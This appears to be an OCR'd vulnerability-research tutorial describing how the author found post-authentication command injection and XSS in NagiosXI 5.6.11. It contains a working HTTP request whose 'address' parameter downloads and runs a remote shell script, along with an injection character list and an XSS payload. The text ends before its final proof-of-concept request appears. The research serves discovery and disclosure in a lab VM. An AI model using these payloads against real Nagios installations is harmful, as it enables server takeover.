HUNTING 0DAYS

with NagiosXI 5.6

ABSTRACT

This document describes the steps I took to find RCE in latest NagiosXI (5.6.11). Reader will be able to reproduce all of the steps and create an attack inside his/her own controlled VM environment.

Cody Sixteen

Hunting 0days - NagiosXI

Contents

Intro

„Hunting 0days”[1] is a small series of articles created as a *step-by-step* „guide” where I’m trying to describe how I found a „real life bug(s)” that can – and will – lead to remote code execution.

In this document we will talk about RCE vulnerabilty I found in „latest” (14.03.2020) NagiosXI – 5.6.11. Described bug is available for authorized users only (so called *postauth;* in default installation we will talk about the user called *nagiosadmin*).

Below you will find the details. In case of any questions – you know how to find me. ;)

Enjoy and have fun!

Cody Sixteen

How to choose the target

From time to time someone will ask me „how am I choosing the target app(s)”?

Answer is pretty simple and straightforward: I’m wondering what (app) is „popular” in the IT/corpo/developers-world. Then I’m trying to find the VM with the app or I’m looking for the source (at sourceforge.net or github.com). Sometimes „*the Vendor*” will share the full code on the company’s website.

In case of ‘looking for the target’ – I’m trying to find web application (like CMS/CRM/etc) or „closed source” software (like some exe installer to fuzz it later on Windows VMs)[2].

Anyway, for our Nagios case, getting the source of the target app should help us in the „future webapp research”[3:a, b, c, d, e].

Next case is to *define a behaviour* you will *present* (while you’re hunting for 0days). ;) I’m trying to answer myself to the question: how this app can be tested? Using blackbox or whitebox approach...? („What is the main functionality...?”, „How can I find and use it...?”)

In our journey with Nagios - let’s try both ways.

Blackbox approach

Using „blackbox approach" we will try to do a 'normal pentest' of the app. We will mostly concentrate on **medium**, **high** and **critical** bugs. So for example – for our NagiosXI case – here we will try to find „only" **RCE bug**(s).

Preparing environment

For my 'blackbox testing' (in general) I'm preparing *an environment* looking like this:

- Kali Linux - VM installed on VirtualBox
- TargetApp - (if possible) started from prepared (by the Vendor) VM
- (...or source code app – ex. from github – installed on Ubuntu 16 VM)

Remember that it is always easier to find the bug if you will enable *displaying error messages* in the config file. For our purpose we will change default settings („**Off**") to „**On**" (locate *php.ini* file to change the value of *display_error* variable). Save the file and restart (or reload) HTTP server (using command: *service httpd reload*).

Interfaces on all VMs are started as *bridged* or as *host-only*. Depends on the settings working for currently tested machines (but in most cases *bridged* network shoudl work fine).

Our goal

We are looking for a shell. ;]

The main goal is to find the way to RCE as soon and quick as possible.

To do that we will use only:

- Burp Suite Proxy (free/paid - your choice)
- The browser (Firefox in my case)
- Kali Linux console

Results (and where to find them)

Looking for RCE bugs is always fun. Checking the target application we need to think about: where in the application is the „functionality" that can be used (and abused) to run commands?


For example it can be a place in webapp like (or *related to*):

- File upload form
- Create/edit file or page (or user('s profile))
- Import some file to the application (or app's DB)
- Run command (like *ping* tab in routers webapps)
- ...and so on.


Those places are very often „not prepared properly" for user's input – which means we can probably inject our additional command(s) in the app's flow and run our own code to takeover the whole machine.

TL;DR: No filtering = RCE.

One place in latest NagiosXI where we can inject our „additional command" is located in *„Host and Services"* section:



More precisely: let's go to the **Service Management**:



As you can see on the screen above, in NagiosXI 5.6.11 we can configure a *new Service*. There is a „functionality" where some „execution" is indeed used. We will now try to abuse it to add our own command and takeover the code's flow. ;)


Let's do it!

Goal: add our „payload/command" to the IP used in the *ping* command/request.

As you know, we can try to add additional commands using characters like:

- &&
- ||
- |
- ;
- %20
- we can also try to inject/use commands like $(pwd) or $($HOME)
- we'll also try to avoid spaces (replacing them with %20, „+" character or ${IFS})

Below you will find the screen of the request where I used „||" to add my own new command. In my case it was a bash file shared on Kali-VM (using *python –m SimpleHTTPServer* 80) contains (bash) oneliner to connect to my Kali VM on port 443/tcp. Check it out:



Full request is presented in the table below (used payload is marked on yellow color):

```
GET
/nagiosxi/includes/components/ccm/command_test.php?cmd=test&token=300de1b8ae47ed0dd96a837937df8eff&mode=test&address=127.0.0.1||(wget%20http://192.168.1.170/a.sh|bash%20a.sh);%23&cid=12&arg1=20%25&arg2=10%25&arg3=%2F&arg4=&arg5=&arg6=&arg7=&arg8=&nsp=912a3da8396db75e6fc275f556a6f076b4c830a4c3ec4c17a16771b704ea8bbe HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://192.168.1.10/nagiosxi/includes/components/ccm/?cmd=modify&type=service&id=2&page=1&returnUrl=index.php
Cookie: nagiosxi=4usi1041slmu9064dfqfo9c502
```

Parameter *„address”* can be (ab)used to add more commands and takeover NagiosXI server.

Whitebox approach

This part can be *misunderstooded* a little bit. It's not the case to read the entire source code of the application. Remember that our 'main goal' ;) is to find RCE „as soon and quick as possible".

During our „whitebox" approach the idea to „find quick bugs" is pretty the same as during the „blackbox" approach: just pentest the application! ;) If you'll find any bug(s, like XSS, SQLi or possibly RCE) – **now is the time** to stop and go to the console to find *the bug* in the source code.

One example presenting this behaviour was described during last finding of multiple XSS in NagiosXI (5.6.11; described publicly on the blog[3:d]).


```
POST /nagiosxi/includes/components/ldap_ad_integration/index.php HTTP/1.1
Host: 192.168.216.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 136
Origin: http://192.168.216.1
Connection: close
Referer: http://192.168.216.1/nagiosxi/includes/components/ldap_ad_integration/index.php
Cookie: nagiosxi=uqish0qjvoogskul6d95n13930
Upgrade-Insecure-Requests: 1

username=%3e%22%3e%3ch1%3easd%3cbr%3easd%3csvg%2fonload%3dprompt(123123)%3e&password=asd&server_id=5e68e851dd896&cmd=landing_page&next=
```

Source code review

Bug(s) like the one presented above – „now" I will check on Burp's *Response* tab:

```
        </div>

<p>Log into your LDAP / Active Directory administrator or privileged account to be able to import users.</p>
<form method="post" style="margin: 30px 0;">
  <div style="margin-bottom: 10px;">
    <input type="text" size="25" placeholder="Username" value=">"><h1>asd<br>asd<svg/onload=prompt(123123)>" name="username" id="ad_usernam
  </div>
  <div style="margin-bottom: 10px;">
    <input type="password" placeholder="Password" size="25" value="asd" name="password" id="ad_password" class="textfield form-control">
  </div>
```

It looks promising. Next step – right-click to „Show response in browser":



So now when we „verified" the bug we can „*pause*" for a moment and go to the (Kali) console and the source code again:

Looking for vulnerable parameter(s) in the source will quickly lead you here:

```
root@localhost:/usr/local/nagiosxi/var
710         }
711
712         // Bind as the user
713         $ret = false;
714         $this->ldapBind = ldap_bind($this->ldapConnection, $username . $this->accountSuffix, $password);
715         if ($this->ldapBind){
716             $ret = true;
717         }
718
719         // Cnce we've checked their details, kick back into admin mode if we have it
720         if ($this->adminUsername !== NULL && !$preventRebind) {
721             $this->ldapBind = ldap_bind($this->ldapConnection, $this->adminUsername . $this->accountSuffix , $this->adminPassword);
722             if (!$this->ldapBind){
723                 // This should never happen in theory
724                 throw new adLDAPException('Rebind to Active Directory failed. AD said: ' . $this->getLastError());
725             }
726         }
727
728         return $ret;
729     }
```

The reason for doing this is actually not to find this-or-that bug. We are doing this to „find a way of thinking of the programmer who created this application". When we'll see „how XSS was created" (by the coder *who forgot about filtering* user's inputs) we can now simply ***grep* for more bugs!** ;)

As you can see it in a little example presented on the next screen:

```
root@localhost:/usr/local/nagiosxi/html/includes/components/ldap_ad_integration
[root@localhost ldap_ad_integration]# grep -nr -e username ./ | grep placeholder
./index.php:394:            <input type="text" size="25" placeholder="Username" value="'.$username.'" name="username" id="ad_username" class="textfield form-control">
[root@localhost ldap_ad_integration]# pwd
/usr/local/nagiosxi/html/includes/components/ldap_ad_integration
[root@localhost ldap_ad_integration]#
```

06.png - IrfanView

File Edit Image Options View Help

```
</div>
<p>Log into your LDAP / Active Directory administrator or privileged account to be able to import users.</p>
<form method="post" style="margin: 30px 0;">
  <div style="margin-bottom: 10px;">
    <input type="text" size="25" placeholder="Username" value=">"><h1>asd<br>asd<svg/onload=prompt(123123)>" name="username" id="ad_username
  </div>
  <div style="margin-bottom: 10px;">
    <input type="password" placeholder="Password" size="25" value="asd" name="password" id="ad_password" class="textfield form-control">
  </div>
```

957 x 184 x 24 BPP | 6/9 | 100 % | 60.30 KB / 516.10 KB | 14.03.2020 / 09:55:31

Now we can assume that the programmer did the same „not filtering" for other parameters „in the application" as well. Let's verify that (using another *grep* command): 2 params marked in red tab, can you spot more of them...? ;)

```
root@localhost:/usr/local/nagiosxi/html/includes/components/ldap_ad_integration
[root@localhost ldap_ad_integration]# grep -nr -e username ./ | grep placeholder
./index.php:394:            <input type="text" size="25" placeholder="Username" value="'.$username.'" name="username" id="ad_username" class="textfield form-control">
[root@localhost ldap_ad_integration]# pwd
/usr/local/nagiosxi/html/includes/components/ldap_ad_integration
[root@localhost ldap_ad_integration]# grep -nr -e "input type=" ./ | grep placeholder | grep "value=" | grep -e "\\$"
./index.php:394:            <input type="text" size="25" placeholder="Username" value="'.$username.'" name="username" id="ad_username" class="textfield form-control">
./index.php:397:            <input type="password" placeholder="Password" size="25" value="'.$password.'" name="password" id="ad_password" class="textfield form-control">
./manage.php:193:                        <input type="text" size="40" name="base_dn" id="base_dn" value="<?php echo encode_form_val($base_dn); ?>" placeholder="dc=nagios,dc=com" class="
textfield form-control">
./manage.php:202:                        <input type="text" size="25" name="account_suffix" id="account_suffix" value="<?php echo encode_form_val($account_suffix); ?>" placeholder="@nag
ios.com" class="textfield form-control">
./manage.php:211:                        <input type="text" size="80" name="domain_controllers" id="domain_controllers" value="<?php echo encode_form_val($domain_controllers); ?>" place
holder="dc1.nagios.com,dc2.nagios.com" class="textfield form-control">
./manage.php:220:                        <input type="text" name="ldap_host" id="ldap_host" value="<?php echo encode_form_val($ldap_host); ?>" placeholder="ldap.nagios.com" class="textf
ield form-control" style="width: 300px;">
[root@localhost ldap_ad_integration]#
```

Simple like that. ;)

Assuming we are still looking for RCE – not XSS ;) – bugs: we should now be somewhere here:

```
root@localhost:/usr/local/nagiosxi

[Sat Mar 14 09:09:47.131702 2020] [:error] [pid 9655] [client 192.168.1.10:62728] PHP Notice:  unserialize(): Error at offset 45
 of 248 bytes in /usr/local/nagiosxi/html/config/configobject.php on line 658, referer: http://192.168.1.221/nagiosxi/config/con
figobject.php?host=localhost&service=Memory+Usage&return=servicedetail



[Sat Mar 14 09:13:11.510892 2020] [:error] [pid 9549] [client 192.168.1.10:63460] PHP Notice:  Undefined index: dirname in /usr/
local/nagiosxi/html/includes/utils-rrdexport.inc.php on line 25, referer: http://192.168.1.221/nagiosxi/includes/components/xico
re/status.php?show=servicedetail&host=localhost&service=Root%20Partition
[Sat Mar 14 09:13:12.406112 2020] [:error] [pid 9552] [client 192.168.1.10:63451] PHP Notice:  Undefined index: dirname in /usr/
local/nagiosxi/html/includes/utils-rrdexport.inc.php on line 25, referer: http://192.168.1.221/nagiosxi/includes/components/xico
re/status.php?show=servicedetail&host=localhost&service=Root%20Partition
sh: -c: line 0: unexpected EOF while looking for matching `''
sh: -c: line 1: syntax error: unexpected end of file
sh: -c: line 0: unexpected EOF while looking for matching `''
sh: -c: line 1: syntax error: unexpected end of file
sh: -c: line 0: unexpected EOF while looking for matching `''
sh: -c: line 1: syntax error: unexpected end of file
[Sat Mar 14 09:13:14.998412 2020] [:error] [pid 9757] [client 192.168.1.10:63471] PHP Warning:  constant(): Couldn't find consta
nt EXPORT_RRD_'&gt;&quot;&gt; in /usr/local/nagiosxi/html/includes/components/xicore/export-rrd.php on line 32, referer: http://
192.168.1.221/nagiosxi/includes/components/xicore/status.php?show=servicedetail&host=localhost&service=Root%20Partition
```

At this stage I decided to look a little bit closer at the logs and the source code:


```
root@localhost:/usr/local/nagiosxi
<?php
//
// Copyright (c) 2008-2018 Nagios Enterprises, LLC. All rights reserved.
//

include_once(dirname(__FILE__) . '/../componenthelpe

// Start session
init_session();

// Grab GET or POST variables and check pre-reqs
grab_request_vars();
check_prereqs(false);
check_authentication(false);


export_perfdata();


function export_perfdata()
{
    global $cfg;
    $tmpdir = $cfg['root_dir'] . '/tmp';

    $type = grab_request_var("type", "xml");
    $host = grab_request_var("host", "");
    $service = grab_request_var("service", "_HOST_")
    $start = grab_request_var("start", "");
    $end = grab_request_var("end", "");
    $step = grab_request_var("step", "");
    $filename = grab_request_var("filename", $host . "_" . $service);
    $export_type = constant('EXPORT_RRD_' . strtoupper($type));

    $exported_data = get_rrd_data($host, $service, $export_type, $start, $end, $step);
    $tmp_name = md5(rand());

    switch($type) {
        case "csv":
            $mime_type = "text/csv";
            break;
        case "json":
            $mime_type = "application/json";
            break;
```

```
root@localhost:/usr/local/nagiosxi

[Sat Mar 14 09:09:47.131702 2020] [:error] [pid 9655] [client 192.168.1.10:62728]
 of 248 bytes in /usr/local/nagiosxi/html/config/configobject.php on line 658, re
figobject.php?host=localhost&service=Memory+Usage&return=servicedetail



[Sat Mar 14 09:13:11.510892 2020] [:error] [pid 9549] [client 192.168.1.10:63460]
local/nagiosxi/html/includes/utils-rrdexport.inc.php on line 25, referer: http://
re/status.php?show=servicedetail&host=localhost&service=Root%20Partition
[Sat Mar 14 09:13:12.406112 2020] [:error] [pid 9552] [client 192.168.1.10:63451]
local/nagiosxi/html/includes/utils-rrdexport.inc.php on line 25, referer: http://
re/status.php?show=servicedetail&host=localhost&service=Root%20Partition
sh: -c: line 0: unexpected EOF while looking for matching `''
sh: -c: line 1: syntax error: unexpected end of file
sh: -c: line 0: unexpected EOF while looking for matching `''
sh: -c: line 1: syntax error: unexpected end of file
sh: -c: line 0: unexpected EOF while looking for matching `''
sh: -c: line 1: syntax error: unexpected end of file
[Sat Mar 14 09:13:14.998412 2020] [:error] [pid 9757] [client 192.168.1.10:63471]
nt EXPORT_RRD_'&gt;&quot;&gt; in /usr/local/nagiosxi/html/includes/components/xic
192.168.1.221/nagiosxi/includes/components/xicore/status.php?show=servicedetail&h
```


I **believed** this is the request that generated an error message:

```
Request | Response
Raw | Params | Headers | Hex
GET /nagiosxi/includes/components/xicore/export-rrd.php?host=localhost&service=Root%20Partition&start=1584108670&end=1584195130&step=60&type=xml&nsp=6146c423984d06f17cd07305ebef665bf229524b11143a97e29f543913f33d16 HTTP/1.1
Host: 192.168.1.221
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.1.221/nagiosxi/includes/components/xicore/status.php?show=servicedetail&host=localhost&service=Root%20Partition
Cookie: nagiosxi=ecv13m6j4ffboobuea8ut6t64
Upgrade-Insecure-Requests: 1
```


The „**real request**" (*skeleton* of the ***poc***) is presented on the screen below:



